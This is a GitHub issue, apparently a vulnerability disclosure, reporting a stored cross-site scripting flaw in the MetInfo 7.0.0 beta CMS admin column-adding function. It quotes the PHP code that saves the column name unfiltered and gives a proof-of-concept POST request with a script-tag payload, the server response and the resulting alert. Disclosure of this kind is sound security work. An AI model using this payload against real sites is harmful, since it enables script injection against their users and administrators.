MetInfo7.0 beta stored Cross Site Scripting Vulnerability #2

⊙ Open **alixiaowei** opened this issue on Oct 16, 2019 · 0 comments

alixiaowei commented on Oct 16, 2019 • edited ▾ Owner

Vulnerability Name: Metinfo CMS stored XSS Vulnerability
Product Homepage: https://www.metinfo.cn/
Software link: https://www.metinfo.cn/upload/file/MetInfo7.0.0beta.zip
Version: V7.0.0 beta

Payload: `<script>alert('xss_test')</script>`

file path: MetInfo7.0.0beta\app\system\column\admin\index.class.php

line: 118-268

code in line 125


```
/**
 * 添加栏目
 */
public function doAddColumn()
{
    global $_M;
    $redata      = array();
    $name        = $_M['form']['name'];
    $no_order    = $_M['form']['no_order'];
    $big_class   = $_M['form']['bigclass'];
    $foldername  = $_M['form']['foldername'];
    $nav         = $_M['form']['nav'];
    $module      = $_M['form']['module'];
    $out_url     = $_M['form']['out_url'];
    $index_num   = $_M['form']['index_num'];
    $filename    = $_M['form']['filename'];
    $if_in       = $module ? 0 : 1;

    $res = self::_addColumn($name, $no_order, $module, $big_class,  $foldername, $nav, $out_url, $index_num, $filename, $if_in);

    if ($res === true) {
        //写日志
        logs::addAdminLog('admin_colunmmanage_v6','column_addcolumn_v6','jsok','doAddColumn');
        buffer::clearColumn();
        $redata['status']   = 1;
        $redata['msg']      = $_M['word']['jsok'];
        $this->ajaxReturn($redata);
    }else{
        //写日志
        logs::addAdminLog('admin_colunmmanage_v6','column_addcolumn_v6',$this->error[0],'doAddColumn');
        $redata['msg']      = $this->error[0];
        $redata['status']   = 0;
        $redata['error']    = $this->error;
        $this->ajaxReturn($redata);
    }
}

/**
 * 添加栏目
 * @param string $name
 * @param string $no_order
 * @param string $module
 * @param string $big_class
 * @param string $foldername
 * @param string $nav
 * @param string $out_url
 * @param string $index_num
 * @param string $index_num
 * @param string $filename
 * @param int $if_in
 * @return bool
 */
private function _addColumn($name = '', $no_order = '', $module = '', $big_class = '', $foldername = '', $nav = '', $out_url = '', $index_num = '', $filename = '', $if_in = 0)
{
    global $_M;

    $bigclass = $this->database->get_column_by_id($big_class);
    if ($bigclass) {
        $classtype = $bigclass['classtype'] + 1;
        $releclass = $bigclass['module'] == $module ? 0 : $big_class;
    } else {
        $classtype = 1;
        $releclass = 0;
    }

    if (!trim($name)) {
        //栏目名为空
        $this->error[] = $_M['word']['column_descript1_v6'];
        return false;
    }

    if (preg_match("/[<\x{4e00}-\x{9fa5}>]+/u", $foldername)) {
        //中文目录
        $this->error[] = $_M['word']['column_descript1_v6'];
        return false;
    }

    if (!is_simplestr($foldername, '/^[0-9A-Za-z_-]+$/') && $module != 0) {
        //中文目录
```

```
            $this->error[] = $_M['word']['column_descript1_v6'];
            return false;
        }

        $mod = load::sys_class('handle', 'new')->file_to_mod($foldername);
        if ($mod && $mod != $module) {
            $this->error[] = $_M['word']['columndeffflor'];
            return false;
        }

        if ($filename) {
            $filenames = $this->database->get_column_by_filename($filename);
            if ($filenames) {
                $this->error[] = $_M['word']['jsx27'];
                return false;
            }
        }

        if ($bigclass['module'] == $module) {
            $sava_data['foldername'] = $bigclass['foldername'];
        } else {
            //验证模块是否可以用
            if (!$if_in) {
                if (!$this->is_foldername_ok($foldername, $module)) {
                    $this->error[] = $_M['word']['column_descript1_v6'];
                    return false;
                }
            }
            $sava_data['foldername'] = $foldername;
        }

        $sava_data['name']          = $name;
        $sava_data['filename']      = '';
        $sava_data['bigclass']      = $bigclass['id'];
        $sava_data['samefile']      = 0;
        $sava_data['module']        = $module;
        $sava_data['no_order']      = $no_order;
        $sava_data['wap_ok']        = 0;
        $sava_data['wap_nav_ok']    = 0;
        $sava_data['if_in']         = $if_in;
        $sava_data['nav']           = $nav;
        $sava_data['ctitle']        = '';
        $sava_data['keywords']      = '';
        $sava_data['content']       = '';
        $sava_data['description']   = '';
        $sava_data['list_order']    = 1;
        $sava_data['new_windows']   = 0;
        $sava_data['classtype']     = $classtype;   //可以用bigclass计算得出
        $sava_data['out_url']       = $if_in ?  $out_url :'';
        $sava_data['index_num']     = $index_num;
        $sava_data['indeximg']      = '';
        $sava_data['columnimg']     = '';
        $sava_data['isshow']        = 1;
        $sava_data['lang']          = $_M['lang'];
        $sava_data['namemark']      = '';
        $sava_data['releclass']     = $releclass;   //可以用bigclass计算得出
        $sava_data['display']       = 0;
        $sava_data['icon']          = '';
        $sava_data['foldername']    = $if_in ? '' : $foldername;
        //数据入库
        $id = $this->database->insert($sava_data);
        if ($id) {
            $this->columnCopyconfig($sava_data['foldername'], $sava_data['module'], $id);
            //更改管理员栏目权限
            load::mod_class("admin/admin_op", 'new')->modify_admin_column_accsess($id);

            return true;
        }
        $this->error[] = 'Data error';
        return false;

    }
```

Can see `$name = $_M['form']['name']` value, did some not filter, and judge some conditions after, and finally write `$sava_data['name'] = $name;` save to the database in


POC:

```
POST /Metinfo/admin/?n=column&c=index&a=doAddColumn HTTP/1.1
Host: 192.168.174.136
Content-Length: 124
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://192.168.174.136
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.174.136/Metinfo/admin/
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: deviceid=1571022073329; xinhu_ca_rempass=0; xinhu_mo_adminid=ru0tvv0mn0yn0ur0mt0rv0tvt0mm0tvv0mm0yr08; xinhu_ca_adminuser=wangj;
Hm_lvt_520556228c0113270c0c772027905838=1571158913; PHPSESSID=40d2af28a4c309bbb824dc957af59b11; arrlanguage=metinfo; re_url=http%3A%2F%2F192.168.174.136%2FMetinfo%2Fadmin%2F;
met_auth=7b9a826yxxHlC8hmmlnvj0qBQCdw1d2uVklMDkjbcWPwrcfJ%2B7EYen7QqGPcGExVUw2MvXoZWm95mMQXM1ba40dU8g; met_key=QCv7W3l; admin_lang=cn;
page_iframe_url=http%3A%2F%2F192.168.174.136%2FMetinfo%2Findex.php%3Flang%3Dcn%26pageset%3D1; Hm_lpvt_520556228c0113270c0c772027905838=1571213989
Connection: close

id=on&no_order=32&bigclass=0&classtype=1&name=%3Cscript%3Ealert('xss_test')%3C%2Fscript%3E&nav=3&module=1&foldername=xsstest
```



```
Origin: http://192.168.174.136
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.174.136/Metinfo/admin/
Accept-Encoding: gzip, deflate
Accept-Language: zh-HK,zh-CN;q=0.9,zh;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: deviceid=1571022073329; xinhu_ca_rempass=0;
xinhu_mo_adminid=ru0tw0mn0yn0ur0mt0rv0tvt0mm0tw0mm0yr08; xinhu_ca_adminuser=wangj;
Hm_lvt_520556228c0113270c0c772027905838=1571158913;
PHPSESSID=40d2af28a4c309bbb824dc957af59b11; arrlanguage=metinfo;
re_url=http%3A%2F%2F192.168.174.136%2FMetinfo%2Fadmin%2F;
met_auth=7b9a826yxxHlC8hmmlnvj0qBQCdw1d2uVkIMDkjbcWPwrcfJ%2B7EYen7QqGPcGExVUw2MvXo
ZWm95mMQXM1ba40dU8g; met_key=QCv7W3l; admin_lang=cn;
page_iframe_url=http%3A%2F%2F192.168.174.136%2FMetinfo%2Findex.php%3Flang%3Dcn%26pagese
t%3D1; Hm_lpvt_520556228c0113270c0c772027905838=1571213989
Connection: close

id=on&no_order=32&bigclass=0&classtype=1&name=%3Cscript%3Ealert('xss_test')%3C%2Fscript%3E&
nav=3&module=1&foldername=xsstest
```


```
HTTP/1.1 200 OK
Date: Wed, 16 Oct 2019 08:24:35 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 45
Connection: close
Content-Type: application/json; charset=utf-8

{"status":1,"msg":"\u64cd\u4f5c\u6210\u529f"}
```



192.168.174.136 显示

xss_test

确定



192.168.174.136 显示

xss_test

确定

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant